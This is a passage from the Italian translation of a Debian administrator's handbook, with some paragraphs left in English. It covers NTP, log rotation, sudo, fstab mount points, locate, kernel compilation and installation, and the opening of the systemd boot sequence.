La sincronizzazione del tempo, che può sembrare superflua in un computer, è molto importante in una rete. Poiché gli utenti non hanno permessi per poter modificare data ed ora è importante che questa informazione sia precisa per evitare confusione. Inoltre, avere tutti i computer sincronizzati sulla rete permette di ottenere comparazioni migliori tra le informazioni dei log sulle varie macchine. Così, in caso di attacco, è più semplice ricostruire la sequenza cronologica delle azioni sulle varie macchine interessate dalla compromissione. I dati raccolti sulle varie macchine per propositi statistici avrebbero hanno un gran senso se non fossero sincronizzati.

FONDAMENTALI

NTP

L'NTP (Network Time Protocol) consente alla macchina di sincronizzarsi con altri in modo piuttosto accurato, prendendo in considerazione i ritardi introdotti dal trasferimento delle informazioni attraverso la rete ed altri possibili sfasamenti.

Mentre ci sono numerosi server NTP su Internet, i più popolari possono essere sovraccarichi. Ecco perché raccomandiamo di usare il server NTP *pool.ntp.org* che è, in realtà, un gruppo di macchine che hanno accettato di agire come server NTP pubblici. È sempre possibile limitare l'uso ad un sotto-gruppo specifico ad un paese, per esempio con *us.pool.ntp.org* per gli Stati Uniti o *ca.pool.ntp.org* per il Canada, ecc.

Tuttavia, se si gestisce una grande rete, si raccomanda di installare un proprio server NTP, che si sincronizzerà con i server pubblici. In questo caso tutte le altre macchine sulla rete potranno usare il server NTP interno anziché incrementare il

carico sui server pubblici. Inoltre si aumenterà l'omogeneità dei propri orologi poiché tutte le macchine saranno sincronizzate dalla stessa sorgente e questa sorgente sarà generalmente molto vicina in termini di tempo di trasferimento di rete.

Per le postazioni di lavoro

Poiché le postazioni di lavoro sono regolarmente riavviate (anche solo per risparmiare energia) sincronizzarle con NTP all'avvio è sufficiente. Per farlo si può installare il pacchetto *ntpdate*. Se è necessario bisogna cambiare il server NTP usato modificando il file `/etc/default/ntpdate`.

Per i server

I server sono riavviati raramente ed è estremamente importante che il loro tempo di sistema sia corretto. Per mantenere costantemente corretto il tempo si dovrebbe installare un server NTP locale, un servizio offerto dal pacchetto *ntp*. Nella configurazione predefinita il server si sincronizza con *pool.ntp.org* e fornisce il tempo in risposta alle richieste che arrivano dalla rete locale. È possibile configurarlo modificando il file `/etc/ntp.conf` e la modifica più significativa riguarda il cambio dei server NTP a cui fa riferimento. Se la rete ha molti server può essere interessante avere un server del tempo locale che si sincronizza con i server pubblici e viene usato come sorgente del tempo dagli altri server nella rete.

APPROFONDIMENTI

Moduli GPS e altre sorgenti del tempo

Se la sincronizzazione del tempo è particolarmente cruciale per una rete è possibile equipaggiare un server con un modulo GPS (che utilizzerà il tempo fornito dai satelliti GPS) o un modulo DCF-77 (che sincronizzerà il tempo con l'orologio atomico vicino a Francoforte, Germania). In questo caso la configurazione del server NTP è un po' più complicata e si rente assolutamente necessaria la consultazione della documentazione prima di procedere.

8.9.3. Ruotare i file di log

I file di log crescono, velocemente, ed è necessario archiviarli. Lo schema più comune è «ruotare» gli archivi: i file log vengono regolarmente archiviati e solo gli ultimi *X* archivi vengono mantenuti. `logrotate`, il programma responsabile di queste rotazioni, segue le direttive specificate nel file `/etc/logrotate.conf` ed in tutti i file all'interno della directory `/etc/logrotate.d/`. L'amministratore può modificare questi file, se desidera adattare le politiche di rotazione definite da Debian. La pagina di manuale `logrotate(1)` descrive tutte le opzioni disponibili per questi file di configurazione. Si potrebbe desiderare l'incremento del numero di file mantenuti nella rotazione dei log oppure spostare i file di log in una directory dedicata specifica per archiviarli anziché cancellarli. I log si possono anche inviare via email per archiviarli in altro luogo.

Il programma `logrotate` viene eseguito giornalmente dal software di programmazione `cron` (descritto nella Sezione 9.7, «Pianificare attività con `cron` e `atd`» [219]).

8.9.4. Condivisione dei privilegi di amministrazione

Frequentemente diversi amministratori lavorano nella stessa rete. Condividere le password di root non è molto elegante ed apre le porte ad abusi legati all'anonimato che questa condivisione genera. La soluzione a questo problema è il programma `sudo` che consente a certi utenti di eseguire determinati comandi con privilegi speciali. Nel caso d'uso più comune `sudo` consente ad un utente fidato di eseguire qualsiasi comando come root. Per farlo l'utente esegue semplicemente `sudo comando` e si autentica utilizzando la propria password personale.

Quando installato, il pacchetto *sudo* concede completi privilegi di root ai membri del gruppo Unix sudo. Per delegare questi privilegi, l'amministratore deve usare il comando `visudo`, che gli consente di modificare il file di configurazione `/etc/sudoers` (ancora una volta, questo esegue l'editor `vi` o qualsiasi altro editor indicato nella variabile d'ambiente `EDITOR`). Aggiungere una riga con *nome-utente* ALL=(ALL) ALL consente all'utente in questione di eseguire qualsiasi comando come root.

Configurazioni più sofisticate consentono l'autorizzazione solo su specifici comandi per specifici utenti. Tutti i dettagli circa le varie possibilità sono offerti nella pagina di manuale `sudoers(5)`.

8.9.5. Lista dei punti di mount

FONDAMENTALI

Montare e smontare

In un sistema tipo Unix come Debian i file sono organizzati in una singola gerarchia ad albero di directory. La directory / è chiamata la «directory radice»: tutte le altre directory sono sottodirectory di questa radice. «Montare» è l'azione di includere il contenuto di un dispositivo periferico (spesso un disco rigido) nell'albero generale dei file del sistema. Come conseguenza se si usa un disco rigido separato per conservare i dati personali degli utenti, questo disco dovrà essere «montato» nella directory `/home/`. La radice del filesystem è sempre montata all'avvio dal kernel: altri dispositivi sono spesso montati successivamente durante la sequenza di avvio o manualmente con il comando `mount`.

Some removable devices are automatically mounted when connected, especially when using the GNOME, Plasma or other graphical desktop environments. Others have to be mounted manually by the user. Likewise, they must be unmounted (removed from the file tree). Normal users do not usually have permission to execute the `mount` and `umount` commands. The administrator can, however, authorize these operations (independently for each mount point) by including the `user` option in the `/etc/fstab` file.

Il comando `mount` può essere usato senza argomenti (visualizza tutti i filesystem montati). I seguenti parametri sono richiesti per montare o smontare un dispositivo. Per la lista completa fare riferimento alle corrispondenti pagine di manuale: `mount(8)` e `umount(8)`. Per i casi più semplici la sintassi è altrettanto semplice: per esempio per montare la partizione `/dev/sdc1`, che ha un filesystem ext3, nella directory `/mnt/tmp/` si può semplicemente eseguire `mount -t ext3 /dev/sdc1 /mnt/tmp/`.

Il file `/etc/fstab` fornisce la lista di tutti i possibili montaggi che possono avvenire sia automaticamente all'avvio, sia manualmente per i dispositivi di archiviazione removibili. Ogni punto

di montaggio è descritto da una riga con diversi campi separati da spazi:

- file system: this indicates where the filesystem to be mounted can be found, it can be a local device (hard drive partition, CD-ROM) or a remote filesystem (such as NFS).

  Questo campo è frequentemente sostituito con l'ID univoco del filesystem (che può essere determinato con `blkid` **`dispositivo`**) ed è preceduto da UUID=. Questo mette al riparo da un eventuale cambio nel nome del device in caso di aggiunta o rimozione di dischi, o se i dischi vengono individuati in un ordine diverso.

- punto di montaggio: questa è la posizione nel filesystem locale dove il dispositivo, sistema remoto, o partizione dev'essere montata.

- tipo: questo campo definisce il filesystem usato sul dispositivo da montare. ext4, ext3, vfat, ntfs, btrfs, xfs sono solo alcuni esempi.

  FONDAMENTALI
  NFS, un filesystem di rete
  NFS è un filesystem di rete: su Linux consente l'accesso trasparente a file remoti includendoli nel filesystem locale.

  Una lista completa dei filesystem conosciuti è disponibile nella pagina di manuale `mount(8)`. Il valore speciale swap è per le partizioni di swap. Il valore speciale auto comunica al programma `mount` di individuare automaticamente il filesystem (cosa particolarmente utile per i lettori e le chiavette USB, poiché ognuna può avere un filesystem diverso dall'altra);

- opzioni: ne esistono molte, in base al filesystem, e sono documentate nella pagina di manuale `mount`. Le più comuni sono

  - rw o ro, significano rispettivamente che il dispositivo può essere montato con i permessi di lettura/scrittura oppure sola lettura.
  - noauto disattiva il montaggio automatico all'avvio.
  - nofail permette all'vvio del sistema di procedere anche quando non è presente alcun dispositivo. Assicurasi di abilitare questa opzione per i dischi esterni che potrebbero essere scollegati all'avvio, poichè `systemd` garantisce che realmente tutti i pinti di mount che devono montati automaticamente siano effettivamente montati prima di lasciare che il processo di avvio continui fino alla fine. Si noti che è possibile combinare questa opzione con x-systemd.device-timeout=5s per dire a `systemd` di aspettare non più di 5 secondi che venga rilevato il dispositivo (si veda `systemd.mount(5)`).
  - user autorizza tutti gli utenti a montare questo filesystem (un'operazione che sarebbe altrimenti consentita al solo utente root).
  - defaults imposta un insieme di opzioni predefinite: rw, suid, dev, exec, auto, nouser e async, ognuna delle quali può essere singolarmente disabilitata dopo defaults aggiungendo nosuid, nodev e così via per bloccare rispettivamente suid, dev ecc. Aggiungere l'opzione user la riattiva, dato che defaults include nouser.

- dump: this field is almost always set to 0. When it is 1, it tells the `dump` tool that the partition contains data that is to be backed up.

- pass: this last field indicates whether the integrity of the filesystem should be checked on boot, and in which order this check should be executed. If it is 0, no check is conducted. The root filesystem should have the value 1, while other permanent filesystems get the value 2.

Esempio 8.6 *Esempio di file* `/etc/fstab`

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0
# / was on /dev/sda1 during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap sw  0       0
/dev/scd0       /media/cdrom0   udf,iso9660 user,noauto 0       0
/dev/fd0        /media/floppy   auto    rw,user,noauto  0       0
arrakis:/shared /shared         nfs     defaults        0       0
```

L'ultima riga di questo esempio corrisponde ad un filesystem di rete (NFS): la directory `/shared/` sul server *arrakis* è montata in `/shared/` nella macchina locale. Il formato del file `/etc/fstab` è documentato nella pagina di manuale `fstab(5)`.

APPROFONDIMENTI

Montaggio automatico

systemd is able to manage automount points: those are filesystems that are mounted on-demand when a user attempts to access their target mount points. It can also unmount these filesystems when no process is accessing them any longer.

Like most concepts in systemd, automount points are managed with dedicated units (using the `.automount` suffix). See `systemd.automount(5)` for their precise syntax.

Other auto-mounting utilities exist, such as `automount` in the *autofs* package or `amd` in the *am-utils*.

Note also that GNOME, Plasma, and other graphical desktop environments work together with *udisks*, and can automatically mount removable media when they are connected.

8.9.6. `locate` e `updatedb`

Il comando `locate` può trovare la posizione di un file quando se ne conosce solo parte del nome. Fornisce il risultato quasi istantaneamente, poiché consulta un database che conserva la posizione di tutti i file sul sistema; questo database è aggiornato giornalmente dal comando `updatedb`. Ci sono molte implementazioni del comando `locate` e Debain ha scelto *mlocate* per il proprio standard di sistema.

`mlocate` è abbastanza intelligente da restituire solo i file che sono accessibili all'utente che esegue il comando anche se utilizza un database in cui sono presenti tutti i file del sistema (sin

dalla sua implementazione `updatedb` viene eseguito con i privilegi di root). Per una maggiore sicurezza, l'amministratore può utilizzare `PRUNEDPATHS` in `/etc/updatedb.conf` per escludere alcune directory dall'indicizzazione.

8.10. Compilare un kernel

I kernel forniti da Debian includono il maggior numero possibile di funzionalità, così come il massimo numero di driver, per coprire lo spettro più ampio di configurazioni hardware esistenti. Ecco perché alcuni utenti preferiscono ricompilare il kernel per includere unicamente ciò di cui necessitano. Ci sono due ragioni per questa scelta. Primo, questo può ottimizzare il consumo di memoria perché il codice del kernel anche se non viene mai utilizzato occupa memoria senza motivo (e non viene mai posto nello spazio di swap, dato che utilizza la vera RAM), cosa che può diminuire le prestazioni complessive del sistema. Inoltre un kernel compilato localmente può anche limitare i rischi di sicurezza poiché solo una frazione del codice del kernel è compilato ed eseguito.

NOTA

Aggiornamenti di sicurezza

Se si sceglie di compilare il proprio kernel, bisogna accettarne le conseguenze: Debian non può assicurare gli aggiornamenti di sicurezza per un kernel personalizzato. Mantenendo il kernel fornito da Debian, si può beneficiare degli aggiornamenti preparati dalla squadra di sicurezza del Progetto Debian.

Ricompilare il kernel è inoltre necessario se si vuole utilizzare certe funzionalità che sono disponibili solo come patch (e non sono incluse nella versione standard del kernel).

ANDARE AVANTI

Il Debian Kernel Handbook

The Debian kernel teams maintains the "Debian Kernel Handbook" (also available in the *debian-kernel-handbook* package) with comprehensive documentation about most kernel related tasks and about how official Debian kernel packages are handled. This is the first place you should look into if you need more information than what is provided in this section.

➨ `https://kernel-team.pages.debian.net/kernel-handbook/`

8.10.1. Introduzione e prerequisiti

Non stupisce che Debian gestisca il kernel sotto forma di pacchetti, diversamente da come i kernel sono stati compilati ed installati tradizionalmente. Poiché il kernel rimane sotto il controllo del sistema di pacchettizzazione può essere rimosso in modo pulito, o distribuito su diverse macchine. Inoltre, gli script associati con questi pacchetti automatizzano l'interazione con il bootloader ed il generatore initrd.

I sorgenti originari di Linux contengono tutto il necessario per costruire un pacchetto Debian del kernel. Ma è ancora necessario installare *build-essential* per assicurarsi di avere gli strumenti

necessari per costruire un pacchetto Debian. Inoltre, le fasi di configurazione del kernel richiedono il pacchetto *libncurses5-dev*. Infine, il pacchetto *fakeroot* consente la creazione del pacchetto Debian senza l'impiego di privilegi di amministratore.

CULTURA

I bei vecchi tempi di *kernel-package*

Prima che il sistema di compilazione di Linux acquisisse la capacità di costruire pacchetti Debian veri e propri, il metodo consigliato per costruire tali pacchetti era quello di usare `make-kpkg` dal pacchetto *kernel-package*.

8.10.2. Ottenere i sorgenti

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the *linux-source*-version package. The `apt search ^linux-source` command lists the various kernel versions packaged by Debian. The latest version is available in the *Unstable* distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of Sezione 6.2.6, «Lavorare con più distribuzioni» [120]). Note that the source code contained in these packages does not correspond precisely with that published by Linus Torvalds and the kernel developers; like all distributions, Debian applies a number of patches, which might (or might not) find their way into the upstream version of Linux. These modifications include backports of fixes/features/drivers from newer kernel versions, new features not yet (entirely) merged in the upstream Linux tree, and sometimes even Debian specific changes.

The remainder of this section focuses on the 4.9 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the *linux-source-4.9* package has been installed. It contains `/usr/src/linux-source-4.9.tar.xz`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel
$ tar -xaf /usr/src/linux-source-4.9.tar.xz
```

CULTURA

Posizione dei sorgenti del kernel

Tradizionalmente, i sorgenti del kernel Linux verrebbero posti in `/usr/src/linux/` e questo richiede i permessi di root per la compilazione. Tuttavia, lavorare con i privilegi di amministratore dovrebbe essere evitato quando non è necessario. Esiste un gruppo `src` che consente ai membri di lavorare in questa directory, ma lavorare in `/usr/src/` dovrebbe essere comunque evitato. Mantenendo i sorgenti del kernel in una directory personale si ottiene sicurezza su tutti i fronti: nessun file in `/usr/` sconosciuto al sistema dei pacchetti e nessun rischio che programmi siano ingannati dalla lettura di `/usr/src/linux` quando cercano di ottenere informazioni sul kernel utilizzato.

8.10.3. Configurare il kernel

I passi successivi consistono nella configurazione del kernel secondo le proprie necessità. La procedura esatta dipende dagli obiettivi.

Quando si ricompila una versione del kernel più recente (eventualmente con patch aggiuntive) la configurazione sarà probabilmente mantenuta più simile possibile a quella proposta da Debian. In questo caso, e piuttosto di riconfigurare tutto da zero, è sufficiente copiare il file `/boot/config-versione` (la versione è quella del kernel correntemente in uso, che può essere trovato con il comando `uname -r`) in un file `.config` nella directory contenente i sorgenti del kernel.

```
$ cp /boot/config-4.9.0-3-amd64 ~/kernel/linux-source-4.9/.config
```

Se non si necessita di cambiare la configurazione, è possibile fermarsi qui e saltare alla Sezione 8.10.4, «Compilazione e creazione del pacchetto» [188]. Se invece è necessario modificarla, o se si è deciso di riconfigurare tutto da zero, è necessario prendersi del tempo per configurare il kernel. Ci sono varie interfacce dedicate nella directory dei sorgenti del kernel che possono essere richiamate utilizzando il comando `make target`, dove *target* sarà uno dei valori descritti di seguito.

`make menuconfig` compila ed esegue un'interfaccia testuale (ecco perché è richiesto il pacchetto *libncurses5-dev*) che consente la navigazione tra le opzioni disponibili in una struttura gerarchica. La premendo il tasto Spazio cambia il valore delle opzioni selezionate, ed Invio conferma il bottone selezionato in basso sullo schermo; Select rimanda al sotto-menu selezionato; Exit chiude la finestra corrente e torna indietro alla gerarchia, Help visualizzerà informazioni maggiormente dettagliate sul ruolo dell'opzione selezionata. Le frecce consentono di muoversi tra la lista di opzioni ed i bottoni. Per uscire dal programma di configurazione, scegliere Exit dal menu principale. Il programma offrirà di salvare le modifiche effettuate; accettare se si è soddisfatti delle proprie scelte.

Altre interfacce hanno funzioni simili, ma lavorano con interfacce grafiche più moderne: come `make xconfig` che usa l'interfaccia grafica Qt, e `make gconfig` che usa GTK+. La prima richiede *libqt4-dev*, mentre quest'ultima dipende da *libglade2-dev* e *libgtk2.0-dev*.

Quando si utilizza una di queste interfacce di configurazione, è sempre una buona idea partire da una configurazione predefinita ragionevole. Il kernel fornisce tali configurazioni in `arch/arch/configs/*_defconfig` e si può attivare la configurazione selezionata con un comando come `make x86_64_defconfig` (in caso di un PC a 64-bit) opuure `make i386_defconfig` (in caso di un PC a 32-bit).

SUGGERIMENTO

Trattare con file obsoleti `.config`

Quando si fornisce un `.config` generato con un'altra (di solito più vecchia) versione del kernel, sarà necessario aggiornarlo.E' possibile farlo con `make oldconfig`, che farà interattivamente le domande corrispondenti alle nuove opzioni di configurazione. Se si desidera utilizzare la risposta predefinita a tutte le domande è possibile utilizzare il comando `make olddefconfig`. Con `make oldnoconfig`, si riterranno negative le risposte a tutte le domande.

8.10.4. Compilazione e creazione del pacchetto

NOTA

Fare pulizia prima di una nuova compilazione

Se avete già compilato una volta nella directory e volete ricostruire tutto da zero (per esempio perchè si è sostanzialmente modificata la configurazione del kernel), si dovrà eseguire il comando `make clean` per rimuovere i file compilati. `make distclean` rimuove anche altri file generati, incluso anche il vostro file `.config`, quindi assicuratevi di eseguire un backup prima.

Una volta che la configurazione del kernel è pronta, un semplice `make deb-pkg` genererà fino a 5 pacchetti Debian: *linux-image*-versione che contiene l'immagine del kernel e dei moduli associati, *linux-headers*-versione che contiene i file header necessari per compilare moduli esterni, *linux-firmware-image*-versione che contiene i file del firmware necessari per alcuni driver (questo pacchetto potrebbe mancare quando si genera dai sorgenti del kernel forniti da Debian), *linux-image*-versione-*dbg* che contiene i simboli di debug per l'immagine del kernel e dei suoi moduli, e *linux-libc-dev* che contiene gli header realtivi ad alcune librerie come GNU glibc.

La *versione* è definita dalla concatenazione della versione originaria (come definita dalle variabili VERSION, PATCHLEVEL, SUBLEVEL e EXTRAVERSION in `Makefile`), del parametro di configurazione LOCALVERSION, e della variabile d'ambiente LOCALVERSION. La versione del pacchetto riutilizza la stessa stringa della versione con aggiunto un numero di revisione che viene viene incrementato regolarmente (e memorizzata in `.version`), almeno che non si sovrascrive con la variabile d'ambiente KDEB_PKGVERSION.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernelversion)-1
[...]
$ ls ../*.deb
../linux-headers-4.9.30-ckt4-falcot_4.9.30-1_amd64.deb
../linux-image-4.9.30-ckt4-falcot_4.9.30-1_amd64.deb
../linux-image-4.9.30-ckt4-falcot-dbg_4.9.30-1_amd64.deb
../linux-libc-dev_4.9.30-1_amd64.deb
```

8.10.5. Compilare moduli esterni

Alcuni moduli sono mantenuti fuori dal kernel ufficiale Linux. Per usarli, è necessario compilarli parallelamente al kernel corrispondente. Alcuni moduli comuni di terze parti sono forniti da Debian in pacchetti dedicati, come *xtables-addons-source* (moduli aggiuntivi per iptables) o *oss4-source* (Open Sound System, alcuni driver audio alternativi).

Questi pacchetti esterni sono molti e variegati e non possiamo elencarli tutti qui: il comando `apt-cache search source$` può restringere il campo alla chiave di ricerca. Comunque una lista completa non sarebbe particolarmente utile visto che non c'è una ragione particolare per compilare moduli esterni se non quando si sa di averne bisogno. In questi casi la documentazione del dispositivo dettaglia tipicamente i moduli specifici di cui necessita per funzionare su Linux.

Per esempio, diamo un'occhiata al pacchetto *xtables-addons-source*: dopo l'installazione, in `/usr/src/` viene memorizato un file `.tar.bz2` dei sorgenti del modulo. Anche se si potrebbe estrarre manualmente l'archivio tarball e creare il modulo, in pratica si preferisce automatizzare il tutto utilizzando DKMS. La maggior parte dei moduli offrono l'integrazione DKMS nei pacchetti che terminano con il suffisso -dkms. Nel nostro caso, l'installazione di *xtables-addons-dkms* è tutto ciò che serve per compilare il modulo del kernel per il kernel corrente a condizione che abbiamo il pacchetto *linux-headers-** corrispondente al kernel installato. Per esempio, se si utilizza *linux-image-amd64*, si dovrebbe installare anche *linux-headers-amd64*.

```
$ sudo apt install xtables-addons-dkms

[...]
Setting up xtables-addons-dkms (2.12-0.1) ...
Loading new xtables-addons-2.12 DKMS files...
Building for 4.9.0-3-amd64
Building initial module for 4.9.0-3-amd64
Done.

xt_ACCOUNT:
Running module version sanity check.
 - Original module
   - No original module exists within this kernel
 - Installation
   - Installing to /lib/modules/4.9.0-3-amd64/updates/dkms/
[...]
DKMS: install completed.
$ sudo dkms status
xtables-addons, 2.12, 4.9.0-3-amd64, x86_64: installed
$ sudo modinfo xt_ACCOUNT
filename:       /lib/modules/4.9.0-3-amd64/updates/dkms/xt_ACCOUNT.ko
license:        GPL
alias:          ipt_ACCOUNT
author:         Intra2net AG <opensource@intra2net.com>
description:    Xtables: per-IP accounting for large prefixes
[...]
```

ALTERNATIVA

module-assistant

Prima di DKMS, *module-assistant* è stata la soluzione più semplice per creare e distribuire i moduli del kernel. Può essere ancora utilizzata, in particolare per i pacchetti privi di interìgrazione KDMS: con un semplice comando come `module-assistant auto-install xtables-addons` (oppure in breve `m-a a-i xtables-addons`), i moduli sono compilati per il kernel corrente, messi in un nuovo pacchetto Debian, e questo pacchetto installato al volo.

8.10.6. Applicare una patch al kernel

Alcune funzionalità non sono incluse nel kernel standard perché non mature o per un mancato accordo tra il manutentore del codice sorgente ed i manutentori del kernel. Alcune funzionalità

possono essere distribuite come patch che chiunque può applicare liberamente ai sorgenti del kernel.

Debian sometimes provides some of these patches in *linux-patch-** packages but they often don't make it into stable releases (sometimes for the very same reasons that they are not merged into the official upstream kernel). These packages install files in the `/usr/src/kernel-patches/` directory.

Per applicare una o più di queste patch installate utilizzare il comando `patch` nella directory dei sorgenti, poi avviare la compilazione del kernel come descritto sopra.

```
$ cd ~/kernel/linux-source-4.9
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.1-4.9.11-201702181444.
    ➥ patch.gz | patch -p1
```

Notare che una patch potrebbe non funzionare con ogni versione del kernel: è possibile che `patch` fallisca quando la applica ai sorgenti del kernel. Un messaggio d'errore sarà visualizzato e fornirà alcuni dettagli a proposito del fallimento. In questo caso, si deve far riferimento alla documentazione disponibile nel pacchetto Debian della patch (nella directory `/usr/share/doc/linux-patch-*/`). In molti casi il manutentore indica per quali versioni del kernel è stata realizzata la patch.

8.11. Installare un kernel

8.11.1. Funzionalità di pacchetto kernel Debian

Un pacchetto kernel Debian installa l'immagine del kernel (`vmlinuz-versione`), la sua configurazione (`config-versione`) e la sua tabella dei simboli (`System.map-versione`) in `/boot/`. La tabella dei simboli aiuta gli sviluppatori a comprendere il significato di un messaggio d'errore del kernel; senza di essa, il kernel restituirebbe solo un "oops" (un "oops" del kernel è equivalente ad un difetto di segmentazione nei programmi in spazio utente, in altre parole messaggi generati a seguito della dereferenziazione di un puntatore non valido) che contiene unicamente un indirizzo di memoria numerico, che è un'informazione inutile senza una tabella che relazioni questi indirizzi ai simboli ed ai nomi delle funzioni. Questi moduli sono installati nella directory `/lib/modules/versione/`.

Gli script di configurazione del pacchetto generano automaticamente un'immagine initrd, che è un mini-sistema pensato per essere caricato in memoria (da qui il nome, che sta per "init ramdisk") dal bootloader, e utilizzato dal kernel Linux unicamente per caricare i moduli necessari ad accedere ai dispositivi che contengono il sistema Debian completo (per esempio, i driver per i dischi SATA). Alla fine, gli script di post-installazione aggiornano i collegamenti simbolici `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` e `/initrd.img.old` così che possano puntare, rispettivamente, agli ultimi due kernel installati, così come alle corrispondenti immagini initrd.

La maggior parte di questi task sono scaricati per agganciare script nelle directory `/etc/kernel/*.d/`. Per esempio, l'integrazione con `grub` si basa su `/etc/kernel/postinst.d/zz-update-grub` e `/etc/kernel/postrm.d/zz-update-grub`per chiamare `update-grub` quando i kernel sono installati o rimossi.

8.11.2. Installare con dpkg

Using `apt` is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as `dpkg -i package.deb`, where *package*.deb is the name of a *linux-image* package such as `linux-image-4.9.30-ckt4-falcot_1_amd64.deb`.

I passi di configurazione descritti in questo capitolo sono base ma funzionano sia per un sistema server sia per una postazione di lavoro e possono essere duplicati massivamente con modalità semi-automatiche. Tuttavia non sono sufficienti per fornire da soli un sistema completamente configurato. Alcune parti necessitano ancora di configurazione, cominciando con i programmi di basso livello conosciuti come «servizi Unix».

Parola chiave

Avvio del sistema
Initscripts
SSH
Telnet
Diritti
Permessi
Supervisione
Inetd
Cron
Backup
Hotplug
PCMCIA
APM
ACPI

Capitolo

9 Servizi Unix

Contenuto

Questo capitolo comprende una serie di servizi di base che sono comuni a molti sistemi Unix. Tutti gli amministratori dovrebbero conoscerli bene.

9.1. Avvio del sistema

Quando si avvia il computer, i molti messaggi che scorrono sulla console visualizzano molte inizializzazioni e configurazioni automatiche che vengono eseguite. Può capitare di voler modificare un po' come funziona questa fase, il che significa che è necessario conoscerla bene. Questo è lo scopo di questa sezione.

In primo luogo, il BIOS prende il controllo del computer, rileva i dischi, carica il *Master Boot Record*, ed esegue il bootloader. Il bootloader subentra, trova il kernel sul disco, lo carica e lo esegue. Il kernel è quindi inizializzato, e comincia a cercare e montare la partizione contenente il file system root, infine esegue il primo programma — `init`. Spesso, questa "partizione root" e questo `init` sono, di fatto, presenti in un filesystem virtuale che esiste solo nella RAM (da qui il suo nome, "initramfs", precedentemente chiamato "initrd" che sta per "disco RAM di inizializzazione"). Questo filesystem è caricato in memoria dal bootloader, spesso da un file su disco rigido o dalla rete. Contiene il minimo indispensabile richiesto dal kernel per caricare il "vero" filesystem root: possono essere moduli driver per l'hard disk, o altri dispositivi senza i quali il sistema non si avvia, o, più frequentemente, gli script di inizializzazione ed i moduli per il montaggio degli array RAID, l'apertura di partizioni cifrate, l'attivazione di volumi LVM, ecc. Una volta che la partizione di root è montata, initramfs passa il controllo all'init reale, e la macchina torna al processo di avvio standard.




Figura 9.1 *Sequenza di avvio di un computer Linux con systemd*

9.1.1. Il sistema di init systemd

Il "vero init" è attualmente fornito da *systemd* e questa sezione documenta questo sistema di init.

CULTURA

Prima di systemd

`systemd` è un "sistema di init" relativamente recente, ed anche se era già disponibile, in una certa misura, in *Wheezy*, è diventato il predefinito solo in Debian *Jessie*. Le precedenti versioni facevano affidamento, per impostazione predefina, su "System V init" (in the *sysv-rc* package), un sistema molto più tradizionale. Descriveremo il System V init in seguito.

ALTERNATIVA

Altri sistemi di avvio

Questo libro descrive il sistema di avvio usato in modo predefinito in Debian *Jessie* (come implementato dal pacchetto *systemd*), come il sistema di default precedente, *sysvinit*, che è derivato ed ereditato dal *System V* dei sistemi Unix; ma ce ne sono altri.

file-rc è un sistema di avvio con un procedimento molto semplice. Mantiene il principio dei runlevel, ma sostituisce le directory e i collegamenti simbolici con un file di configurazione, che indica a `init` i processi che devono essere avviati e il loro ordine di lancio.

